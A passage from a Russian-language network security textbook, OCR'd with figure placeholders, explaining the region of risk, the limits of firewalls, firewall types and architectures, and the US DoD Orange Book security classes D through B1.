


Рисунок 3.6. *Использование двух сетевых карт для доступа к различным сетям.*

Одно из преимуществ подобной конструкции заключается в том, что она полностью защищает внутреннюю сеть от внешних пользователей. В то же время эта конструкция обеспечивает достаточно простую связь с Internet тем пользователям, которым это требуется.

К сожалению, поскольку при такой конструкции нужно добавить вторую сетевую карту, реализация этого проекта обходится недешево, а цена увеличивается по мере роста пользователей, которым требуется доступ к Internet. Кроме того, когда число пользователей вашей сети, которым требуется доступ k Internet, возрастет, вместо описанной выше конструкции более предпочтительным станет использование брандмауэра и компьютера-бастиона.

Зоны РИСКА

Создание брандмауэра является сложной задачей, поскольку требуется разумно совместить функциональные возможности со средствами безопасности. Брандмауэр должен позволять зарегистрированным пользователям передвигаться в локальной сети и в Internet без существенных препятствий. Но при этом брандмауэр должен пропускать незарегистрированных пользователей лишь на очень ограниченную территорию.

Большинство проектировщиков брандмауэров называют эту малую территорию *зоной риска* (region of risk). Зона риска — это та информация и системы вашей сети, которые подвергаются риску при атаке хакеров. Например, когда сеть напрямую соединена с Internet, то она полностью превращается в зону риска.

Можно считать каждый компьютер незащищенной сети подвергаемым риску, и в этом случае ни один из файлов или систем не являются конфиденциальными. Хорошо выполненный брандмауэр ограничивает зону риска до рамок самого брандмауэра или до нескольких компьютеров сети. На рисунке 3.7 показана зона риска незащищенной сети.




Рисунок 3.7. *Зона риска незащищенной сети.*

На рисунке 3.8 показана зона риска для сети, защищенной брандмауэром. Заметьте, что в этом случае зона ограничивается самим брандмауэром.




Рисунок 3.8. *Зона риска сети, защищенной брандмауэром.*

Зона риска, естественно, будет расширяться, если хакер проникнет в брандмауэр. При этом он может использовать брандмауэр как средство для атаки сети. Взломанный брандмауэр может послужить отправной точкой для проведения атак на другие компьютеры сети. Однако если взломщик пройдет через заслонку, создаваемую брандмауэром, шансы на выявление, поиск и устранение хакера из сети возрастают. Взломщик, проникающий и покидающий систему через узкое пространство брандмауэра, неизбежно оставит после себя информацию, с помощью которой системный администратор сможет его выявить и выследить. Кроме того, благодаря вторжениям опытный системный администратор сможет найти способ закрыть ту узкую щель, через которую проникает хакер.

Хорошо выполненный брандмауэр будет снабжать системного администратора информацией о том, какие виды переноса данных проходят через брандмауэр, какие не проходят и сколько раз испорченные пакеты пытались пройти через него. Последняя информация часто помогает определить, сколько раз хакеры пытались взломать брандмауэр. Как вы уже знаете и как еще не раз убедитесь в процессе чтения этой книги, лучшей защитой от хакеров является бдительность.

ОГРАНИЧЕНИЯ БРАНДМАУЭРА

Даже если вы не подсоединены к Internet, ваша компания все равно может подвергаться постороннему вмешательству. Например, почта компании (обыкновенная, привычная для нас почта) или ваша личная почта, возможно, являются одним из средств доступа к вашей информации. Кто-то может получить нелегальный доступ к почте (например, если почтовая служба направит письма по неверному адресу). Доступ к конфиденциальной информации является риском для безопасности, независимо от того, храните вы информацию в сети или на других, физических носителях (например, на бумаге).

Другим примером серьезной угрозы безопасности являются недовольные сотрудники. Они могут украсть что-нибудь — от исходных текстов программ до стратегий компании — и передать конкурентам. Даже случайные разговоры о бизнесе, подслушанные в ресторане или другом общественном месте, могут подвергнуть риску безопасность вашей фирмы. Короче говоря, в бизнесе всегда существует много способов, для того чтобы узнать секретную информацию любой компании.

Некоторые из них можно проконтролировать, некоторые нет. Конечно же, брандмауэр не решит всех проблем защиты компьютерной информации. Однако к тем средствам зашиты данных, которые уже использует ваша компания, можно добавить и брандмауэр.

Многие фирмы используют дорогие и внушительные брандмауэры для защиты от атак извне. В то же время у многих из них нет нормальной политики защиты данных от воровства или разрушения информации, происходящего при прямом соединении с их системами. Один промышленный обозреватель сравнил такое сочетание предосторожности и небрежности с «установлением двойной стальной двери толщиной шесть футов в деревянном доме». Если вы просто установите брандмауэр в сети, он не защитит от незаконного доступа к информации. Брандмауэр в этом случае не предотвратит воровства, независимо от того, исходит ли оно от настоящего пользователя или от кого-то, кто пользуется паролем зарегистрированного пользователя.

Вы уже знаете, что у брандмауэров существует ряд ограничений на уровень защиты. Брандмауэры являются очень мощным и надежным средством для решения следующих вопросов безопасности:

- *Обеспечение целостности данных.* Хотя большинство брандмауэров нового поколения предоставляют ПО, обеспечивающее защиту от вирусов, проникающих с входящими пакетами, это не является сильной стороной брандмауэров. В больших сетях, где количество входящих и выходящих пакетов велико, обращение к брандмауэру для проверки каждого пакета (и каждого файла в двоичном коде, связанного с пакетом) на более чем тысячу известных типов вирусов может сильно замедлить работу сети. Вместо этого можно выделить ограниченный участок, на который будут первоначально поступать все входящие файлы. Затем они будут в фоновом режиме проверяться на наличие вирусов. После проверки чистые файлы можно направлять по месту их назначения. Вирусы, количество которых в последние годы существенно увеличилось, представляют серьезную опасность (см. главу 14).
- *Идентификация источников данных.* Брандмауэр не сможет помочь вам в вопросе определения подлинности источника данных. Он не исправит одну из наиболее характерных слабостей TCP/IP в вопросах безопасности – пользователь, работая на незарегистрированном компьютере, может создать сообщение, выдавая себя за кого-либо другого. Таким образом, брандмауэр не предоставляет никаких средств защиты от *атак подмены* (см. главу 9).
- *Конфиденциальность данных.* Брандмауэр не сможет обеспечить конфиденциальность данных при работе во внешних сетях. Большинство брандмауэров последнего поколения предоставляют средства шифрования для исходящих пакетов, но при использовании этих средств брандмауэры получателя и отправителя должны быть одинаковыми, что, конечно же, не всегда выполняется.

РАЗРАБОТКА БРАНДМАУЭРА

Необходимость в брандмауэре возникает тогда, когда компания хочет соединить свою локальную сеть со всем остальным миром с помощью Internet. Можно начать определение конструкции брандмауэра с анализа всего разнообразия коммуникаций, которые, как вы считаете, будут осуществляться между локальной сетью и Internet. Вот некоторые из вопросов, по которым вам следует определиться, прежде чем выбрать и сконструировать брандмауэр:

- Хотите ли вы, чтобы пользователи Internet могли загружать свои файлы на сервер вашей сети.
- Хотите ли вы, чтобы пользователи Internet могли загружать файлы с сервера вашей сети.
- Хотите ли вы, чтобы определенным пользователям (например, конкурентам) было отказано в доступе к вашей сети.
- Должна ли сеть включать доступные из Internet Web-страницы.
- Будет ли ваш сайт поддерживать Telnet.
- Определите, какие права доступа к Internet нужно предоставить вашим сотрудникам.
- Выделите ли вы отдельных сотрудников, которые будут заниматься вопросами обеспечения безопасности брандмауэра.
- Определите самое худшее, что может произойти с вашей сетью и данными, если кто-то взломает ее.

ТРИ ТИПА БРАНДМАУЭРОВ

Для того чтобы удовлетворить требованиям широкого круга пользователей, существует три типа брандмауэров: *сетевого уровня, уровня приложений* и *уровня схем.* Каждый из этих трех типов использует свой, отличный от других подход к защите сети. После того как вы определите, для чего вам требуется брандмауэр, ответив на все вопросы предыдущего раздела, рассмотрите отдельно каждый тип. Ваше решение должно учитывать тип и степень защиты, требуемой для сети, а именно это и определяет необходимую конструкцию брандмауэра.

Помните, что большинство брандмауэров поддерживают один или несколько уровней *шифрования* (encryption). Шифрование — это способ защитить передаваемую информацию от перехвата. В следующей главе вы узнаете о том, что для защиты от атак нужно зашифровывать всю информацию, исходящую из вашей сети. Многие брандмауэры, которые предоставляют возможности шифрования, защищают исходящие из сети данные, автоматически зашифровывая их перед отправлением в Internet. Кроме того, они автоматически расшифровывают приходящие данные, прежде чем отправить их в локальную сеть. Используя функции шифрования, предоставляемые брандмауэрами, можно пересылать данные через Internet удаленным пользователям, не беспокоясь о том, что кто-то может случайно перехватить и прочесть их. На рисунке 3.9 показан процесс шифрования брандмауэром.




Рисунок 3.9. *Использование функций шифрования некоторыми брандмауэрами.*

БРАНДМАУЭР СЕТЕВОГО УРОВНЯ

Брандмауэр сетевого уровня — это экранирующий маршрутизатор или специальный компьютер, который проверяет адреса пакетов, для того чтобы определить, пропускать пакет в локальную сеть или нет. Как уже говорилось, пакеты содержат IP-адреса отправителя и получателя, а также массу другой информации, которую использует брандмауэр для управления доступом к пакету.

Можно, например, сконфигурировать брандмауэр сетевого уровня или маршрутизатор таким образом, что он будет блокировать все сообщения, поступающие от определенного сайта конкурента, и все сообщения, отправляемые серверу конкурента из вашей сети. Обычно настройка экранирующего маршрутизатора на блокирование определенных пакетов происходит с помощью файла, который содержит IP-адреса сайтов (мест назначения), чьи пакеты следует блокировать. Когда экранирующий маршрутизатор встречает пакет, содержащий определенный в этом файле адрес, он отбрасывает пакет и не дает ему проникнуть в локальную сеть или выйти из нее. Специалисты по разработке сетей часто называют данный метод *методом черного списка* (blacklisting). Большая часть программного обеспечения экранирующих маршрутизаторов позволяет вам внести в черный список (заблокировать) сообщения от внешних сайтов (другими словами, от внешних сетей), но не от определенных пользователей или компьютеров вашей сети.

Помните, что пакет, поступающий экранирующему маршрутизатору, может содержать любое количество информации, например, сообщение электронной почты, запрос Telnet на вход в систему (запрос от удаленного пользователя на доступ к вашему компьютеру). В зависимости от того, как вы составите файл экранирующего маршрутизатора, маршрутизатор сетевого уровня будет предоставлять различные функции для каждого типа запросов. Например, можно запрограммировать маршрутизатор так, чтобы пользователи Internet могли просматривать вашу Web-страницу, но не могли использовать FTP для пересылки файлов на ваш сервер или с него. Или можно запрограммировать маршрутизатор так, чтобы он позволял пользователям Internet загружать файлы с вашего сервера на их серверы, но не позволял загружать файлы с их серверов на ваш. Обычно экранирующий маршрутизатор программируется так, что для принятия решения о том, пропустить или не пропустить через себя пакет, им рассматривается следующая информация:

- Адрес источника пакета
- Адрес места назначения пакета
- Тип протокола сеанса данных (например, TCP, UDP или ICMP)
- Порт источника и порт приложения назначения для требуемой службы
- Является ли пакет запросом на соединение

Если вы правильно установили и сконфигурировали брандмауэр сетевого уровня, его работа будет достаточно быстрой и почти незаметной для пользователей. Конечно, для тех, кто находится в черном списке, это будет совсем не так.

БРАНДМАУЭР УРОВНЯ ПРИЛОЖЕНИЙ

Обычно брандмауэр уровня приложений -- это персональный компьютер, который использует *программное обеспечение сервера-посредника.* Поэтому профессионалы часто называют его *сервером-посредником* (proxy-server). Название «сервер-посредник» возникло от слова «proxy» — *заместитель, посредник.* Серверы-посредники обеспечивают связь между пользователями локальной сети и серверами присоединенной (внешней) сети. Другими словами, сервер-посредник контролирует передачу данных между двумя сетями. В некоторых случаях он может управлять всеми сообщениями нескольких пользователей сети. Например, какой-либо пользователь сети, обладающий доступом к Internet через сервер-посредник, будет казаться остальным компьютерам, входящим в Internet, сервером-посредником (иначе говоря, пользователь использует TCP-адрес сервера-посредника). В сети сервер-посредник может предоставлять доступ к определенной секретной информации (например, секретная база данных) без передачи (прямым текстом) пароля клиента.

Когда вы используете брандмауэр сетевого уровня, ваша локальная сеть не подсоединена к Internet. Более того, поток данных, который перемещается по одной сети, никогда не пересекается с потоком данных, который перемещается по другой сети, поскольку сетевые кабели этих сетей не соединены друг с другом. Сервер-посредник передает отдельную копию для каждого пакета, поступающего

от одной сети другой, независимо от того, содержит этот пакет входящие или выходящие данные. Брандмауэр уровня приложений эффективно маскирует источник, от которого исходит запрос на соединение, и защищает вашу сеть от пользователей Internet, которые могут попытаться получить информацию о вашей частной сети. В главе 9 будут подробно описаны все виды опасности, которые могут возникнуть, если пользователи Internet проникнут в сеть.

Поскольку сервер-посредник распознает сетевые протоколы, можно запрограммировать его таким образом, что он будет отслеживать, какая именно служба вам требуется. Например, сервер-посредник можно настроить так, чтобы он позволял клиентам осуществлять загрузку с помощью *ftp* файлов с вашего сервера, но не позволит Загружать с помощью *ftp* файлы на ваш сервер. Серверы-посредники предоставляют множество функций доступа, таких как HTTP, Telnet, FTP. В отличие от маршрутизатора, нужно установить различные серверы-посредники для разных сетевых служб. Наиболее популярные серверы-посредники для сетей на базе Unix и Linux — это *TIS Internet Firewall Toolkit* и *SOCKS.* Для получения дополнительной информации о сервере-посреднике *TIS Internet Firewall Toolkit* посетите Web-сайт по адресу *http://www.tis.com/docs/products/fivtk/index.html.* Дополнительно о сервере-посреднике *SOCKS* вы узнаете, посетив Web-сайт по адресу *http://www.socksnec. com/.*

Если вы используете сервер на базе Windows NT, то поддержку сервера-посредника осуществляет как *Microsoft Internet Information Server,* так и *Netscape Commerce Server.*

После того как вы установите сервер-посредник уровня приложений, пользователи вашей сети должны будут использовать программное обеспечение клиентов, поддерживающее работу с сервером-посредником. Проектировщики сетей создали множество протоколов TCP/IP, включая HTTP, FTP и другие, в которых осуществлена поддержка сервера-посредника. В большинстве Web-броузеров пользователи могут с легкостью сконфигурировать их на поддержку сервера-посредника, используя предпочтения программного обеспечения броузеров. К сожалению, остальные протоколы Internet не способны поддерживать серверы-посредники. В таких случаях вы должны выбрать приложение для работы в Internet, основываясь на том, совместимо оно или нет со стандартными протоколами посредников. Например, приложения, которые поддерживают протокол посредников *SOCKS,* являются хорошим выбором, если вся ваша сеть базируется на *SOCKS.* Когда вы устанавливаете брандмауэр уровня приложений, вам следует также оценить, будут ли пользователи вашей сети использовать программное обеспечение клиента, которое поддерживает службы посредника.

Брандмауэр уровня приложений предоставляет возможность легко проследить типы и количество передач данных на вашем сайте. Подробнее о проверке передач данных по сети будет рассказано в главе 12. Так как брандмауэры уровня приложений устанавливают определенное физическое разделение между локальной сетью и Internet, они отвечают самым высоким требованиям безопасности. Однако, поскольку программа должна анализировать пакеты и принимать решения относительно контроля доступа к ним, брандмауэры уровня приложений неизбежно уменьшают производительность сети. Другими словами, они работают

значительно медленнее, чем брандмауэры сетевого уровня. Если вы решите использовать брандмауэр уровня приложений, вам следует использовать в качестве сервера-посредника более быстрый компьютер.

БРАНДМАУЭР УРОВНЯ связи

Брандмауэр уровня связи похож на брандмауэр уровня приложений в том смысле, что оба они являются серверами-посредниками. Различие заключается в том, что брандмауэр уровня связи не требует специальных приложений для связи между сервером-посредником и клиентом. Как уже упоминалось, брандмауэры уровня приложений требуют специального программного обеспечения сервера-посредника для каждой сетевой службы вроде FTP или HTTP.

Брандмауэр уровня связи создает связь между клиентом и сервером, не требуя того, чтобы приложения знали что-либо о предоставляемой службе. Другими словами, клиент и сервер сообщаются через брандмауэр уровня связи без сообщения с самим брандмауэром. Брандмауэры уровня связи защищают только начальный этап транзакции и не вмешиваются в ее дальнейший ход. Преимущество брандмауэров уровня связи состоит в том, что они обслуживают большое количество протоколов. Как вы уже знаете, брандмауэр уровня приложений требует отдельного посредника уровня приложений для каждого типа сервиса, который осуществляется брандмауэром. С другой стороны, если вы используете брандмауэр уровня связи для HTTP, FTP или Telnet, вам не требуется менять существующие приложения или добавлять новые серверы-посредники для каждой службы. Брандмауэр уровня связи позволяет пользователям работу с имеющимся программным обеспечением. В дополнение к этому брандмауэры уровня связи используют только один сервер-посредник. Как и следует ожидать, использование одного сервера-посредника оказывается значительно легче, чем установка нескольких. Для получения дополнительной информации о брандмауэрах уровня связи посетите Web-сайт по адресу *http://www8.zdnet.com/pcweek/reviews/1007/07firer.html.*

АРХИТЕКТУРЫ БРАНДМАУЭРОВ

При создании брандмауэра вам следует определить, какие виды данных брандмауэр будет пропускать, а какие нет. Как вы уже знаете, передачу данных можно контролировать с помощью маршрутизатора, который экранирует избранные пакеты, или с помощью программного обеспечения сервера-посредника, которое имеется на компьютере. На самом деле, по мере усложнения требований, можно сконструировать брандмауэр таким образом, что он будет включать обе эти конфигурации. Другими словами, наилучшей защитой для сети будет являться использование в брандмауэре как маршрутизатора, так и сервера-посредника.

Три наиболее популярных архитектуры брандмауэров — это *брандмауэр сдвоенного хоста, брандмауэр экранирующего хоста* и *брандмауэр экранирующей подсети.* Брандмауэры второго и третьего типов используют комбинацию маршрутизаторов и серверов-посредников, в то время как брандмауэр сдвоенного хоста

использует две отдельные сетевые карты. В следующих разделах подробно описан каждый из них.

БРАНДМАУЭР СДВОЕННОГО ХОСТА

Брандмауэр сдвоенного хоста — это простое, но весьма надежное устройство. При использовании этого типа брандмауэров один из хостов служит в качестве разделительной полосы между локальной сетью и Internet. Этот компьютер использует две сетевые карты для соединения с сетями. При использовании брандмауэра сдвоенного хоста нужно отключить у хоста функции маршрутизатора, чтобы он не смог осуществлять соединение сетей с помощью программного обеспечения.

Наибольшим недостатком в этой конфигурации является то, что пользователь может случайно включить средства маршрутизации, создав тем самым брешь в системе защиты брандмауэра. На рисунке ЗЛО показан пример конфигурации брандмауэра сдвоенного хоста.




Рисунок 3.10. *Брандмауэр сдвоенного хоста.*

Брандмауэры этого типа работают, используя набор серверов-посредников уровня приложений или уровня связи. Как уже было сказано выше, программное обеспечение сервера-посредника контролирует поток пакетов от одной сети к другой. Поскольку хост является сдвоенным (связанным с обеими сетями), брандмауэр видит пакеты в обеих сетях. Брандмауэр использует программное обеспечение сервера-посредника для контроля передачи данных между двумя сетями — будь это две локальные сети или локальная сеть и Internet.

Как вы уже знаете, при использовании брандмауэра сдвоенного хоста нужно отключать внутреннюю маршрутизацию. С отключением маршрутизации данные должны будут проходить через *заслонку* — уровень приложений (имеется в виду, что он находится на верху стека протоколов), и этот путь является единственным между сетями или *сетевыми сегментами.* Сетевые сегменты — это любые части сети, которые являются в некоторой степени независимыми и замкнутыми. Например, можно разделить сеть в офисе компании на *сегмент продаж* и *сегмент реализации* и разделить эти два сегмента с помощью маршрутизатора или брандмауэра.

Однако если разрешить открытую стандартную внутреннюю маршрутизацию на главном компьютере, брандмауэр становится бесполезным. Например, если установить внутреннюю маршрутизацию так, чтобы она разрешала пересылку IP, данные будут свободно обходить уровень приложений брандмауэра сдвоенного хоста. На рисунке 3.11 показано, какая опасность может возникнуть при использовании брандмауэра сдвоенного хоста без отключения маршрутизации.




Рисунок 3.11. *Данные обходят брандмауэр в сдвоенном хосте.*

Сети, работающие на основе Unix, особенно восприимчивы ко всем уязвимым местам брандмауэров сдвоенного хоста. Некоторые из версий Unix (особенно Berkeley Unix) включают функции маршрутизации по умолчанию. Поэтому при работе в сетях на базе Unix следует убедиться в том, что операционная система отключила все функции маршрутизации в брандмауэре сдвоенного хоста. Если это не так, то вам следует перестроить ядро Unix в машине-брандмауэре, для того чтобы операционная система отключила эти функции.

БРАНДМАУЭР ЭКРАНИРУЮЩЕГО ХОСТА

Многие проектировщики сетей считают, что этот тип брандмауэров обеспечивает большую безопасность, чем брандмауэр сдвоенного хоста. При создании брандмауэра экранирующего хоста в сеть добавляется экранирующий маршрутизатор, а хост помещается вне доступа из Internet (другими словами, хост не связан непосредственно с Internet). Эта конфигурация представляет собой очень эффективный и легко устанавливаемый брандмауэр. Он продемонстрирован на рисунке. 3.12.

Как видно из рисунка, экранирующий маршрутизатор соединяет Internet и вашу сеть и в то же самое время фильтрует проходящие через него пакеты всех типов. Нужно сконфигурировать экранирующий маршрутизатор таким образом, чтобы ему был «виден» только один компьютер сети — хост. Пользователи сети, которые захотят выйти в Internet, будут вынуждены проходить через сервер. Таким образом, внутренним пользователям сети будет казаться, что они имеют непосредственный выход в Internet, а сервер будет ограничивать доступ в сеть внешних пользователей.




Рисунок 3.12. *Брандмауэр экранирующего хоста.*

БРАНДМАУЭР ЭКРАНИРУЮЩЕЙ ПОДСЕТИ

Архитектура брандмауэра экранирующей подсети еще более изолирует локальную сеть от Internet. В его состав входят два отдельных экранирующих маршрутизатора и сервер-посредник. При конструировании брандмауэра экранирующей подсети сервер-посредник помещается в сеть, состоящую из двух экранирующих маршрутизаторов. Один из них контролирует передачу данных по локальной сети, а второй — входящие и выходящие из Internet сообщения. На рисунке 3.13 показан брандмауэр экранирующей подсети.




Рисунок 3.13. *Брандмауэр экранирующей подсети.*

Брандмауэр этого типа обеспечивает наиболее мощную защиту от посторонних вмешательств. В этом случае хост помещается в отдельную сеть, что ограничивает возможность атак и сводит к минимуму вред, который может быть нанесен внутренней сети. В дополнение к этому маршрутизатор, находящийся в локальной сети, обеспечивает защиту от внутреннего доступа к хосту.

РЕЙТИНГ УРОВНЕЙ ЗАЩИТЫ

Для того чтобы помочь вам лучше понять всю важность использования брандмауэров и обеспечения безопасности сети в целом, Министерство обороны США выпустило *Orange Book* — азбуку сетевой защиты. При оценке брандмауэра необ-

ходимо рассмотреть, какие уровни защиты, описанные в *Orange Book,* предоставляет каждый тип брандмауэров. В следующих разделах будут рассмотрены четыре основных уровня защиты, которые описываются в этой книге. Каждый из них подразделяется на классы; в общей сложности существует семь классов уровней защиты.

УРОВЕНЬ ЗАЩИТЫ D

Класс D1 является наименьшим уровнем защиты в классификации, разработанной Министерством обороны США. Система с уровнем защиты D1 не обеспечивает существенную защиту для файлов или пользователей. Наиболее распространенной формой такой системы являются локальные операционные системы (например, Microsoft Windows 95) или частично не защищенные сети.

УРОВЕНЬ ЗАЩИТЫ C

Классы уровня защиты C обеспечивают избирательную защиту сети и функции отслеживания пользовательских действий и возможностей (так называемый *аудит).* Министерство обороны США подразделяет уровень C на две подкатегории — C1 и C2. В следующих разделах описываются обе категории.

УРОВЕНЬ C1

Системы с уровнем защиты C1 удовлетворяют требованиям избирательной защиты путем предоставления некоторого разделения пользователей и данных. Системы класса C1 включают некоторые виды жесткого контроля, позволяющего установить ограничение доступа для конкретных пользователей. Короче говоря, системы класса C1 позволяют пользователям защищать их личную информацию и предохранить данные от случайного чтения или разрушения. В таких системах все пользователи обрабатывают данные на одинаковом уровне. Иначе говоря, все документы для систем с уровнем защиты C1 выглядят одинаково секретными. Хорошим примером является *Novell Netware 3.11* или более поздняя версия этого сетевого программного обеспечения. Следует, однако, заметить, что каждый компьютер, связанный с сетью, имеет уровень защиты D1, поскольку он подвергается физическому риску. Ниже приводятся минимальные требования для обеспечения уровня защиты C1.

- Определенный и контролируемый доступ между именованными пользователями и именованными объектами.
- Система идентификации и паролей, которая должна быть пройдена пользователями, прежде чем они получат доступ к информации в сети.

УРОВЕНЬ C2

Системы с уровнем защиты C2 обладают более гибкими средствами контроля по сравнению с системами с уровнем защиты C1. Пользователям систем C2 предоставляются индивидуальные счета (account) для каждого из действий при соединении с сетью. Системы C2 обеспечивают эту возможность, пользуясь процедурами

входа, путем прослеживания (аудита) всех событий, имеющих отношение к безопасности работы, и путем изолирования ресурсов. Системы с уровнем защиты C2 обладают всеми свойствами систем C1, а также должны удовлетворять следующим требованиям:

- Элементы управления доступом включают как целые группы, так и отдельных пользователей.
- Элементы управления доступом должны ограничивать копирование прав доступа.
- Механизм избирательного доступа будет, по явно заданным пользователем параметрам или по умолчанию, обеспечивать защиту от незарегистрированного доступа.
- Элементы управления доступом могут разрешать или ограничивать доступ определенных пользователей к определенным объектам.
- Система идентификации уникальным образом определяет каждого пользователя, связанного с системой.
- Операционная система ассоциирует каждое действие, произведенное определенным пользователем, с уникальным идентификатором этого пользователя.
- Сеть может создавать и поддерживать функции аудита всех попыток доступа к сетевым объектам (например, к файлам).

УРОВЕНЬ ЗАЩИТЫ B

Orange Book подразделяет уровень защиты B на классы B1, B2 и B3. Принципиальная разница между уровнями B и C в том, что системы с уровнем защиты B должны иметь обязательную защиту. Это означает, что на каждом уровне доступа к системе используются свои правила. Другими словами, каждый объект должен обладать своим уровнем безопасности. Подобная система не позволит пользователю сохранить созданный объект, если он не определит уровень защиты этого объекта.

УРОВЕНЬ B1

Системы класса B1 должны отвечать всем требованиям к системам класса C2. Кроме того, в системах B1 должен физически обеспечиваться обязательный контроль доступа над субъектами и объектами и неформальное следование некоторой стратегии защиты. Системы с уровнем защиты B1 должны удовлетворять следующим требованиям:

- Система должна поддерживать «метки чувствительности» для каждого объекта, над которым сеть осуществляет контроль. Метка чувствительности — это индикатор чувствительности объекта. Например, можно пометить цифры предстоящих продаж как «чувствительные», а деловые проекты — как «особо чувствительные».

- Система должна использовать чувствительные метки как основудля принятия решений по осуществлению обязательного контроля доступа.
- Система будет помечать импортированные, непомеченные объекты, прежде чем поместить их в систему, и не разрешит непомеченным объектам проникать в систему.
- Метки чувствительности должны точно определять уровни безопасности различных объектов.
- Когда системный администратор создает систему либо добавляет новые коммуникационные каналы или устройства ввода-вывода в систему, он должен определить каждый коммуникационный канал и каждое устройство ввода-вывода как одноуровневое или многоуровневое. Изменить это определение администратор может только вручную.
- Многоуровневые устройства поддерживают меткучувствительности информации, передаваемой им с помощью сети.
- Одноуровневые устройства не поддерживают уровень чувствительности передаваемой информации.
- Все выходные данные, передаваемые пользователям, независимо от того, являются они виртуальными (мониторы) или физическими (бумага), должны сопровождаться меткой, которая определяет уровень чувствительности объектов на выходе.
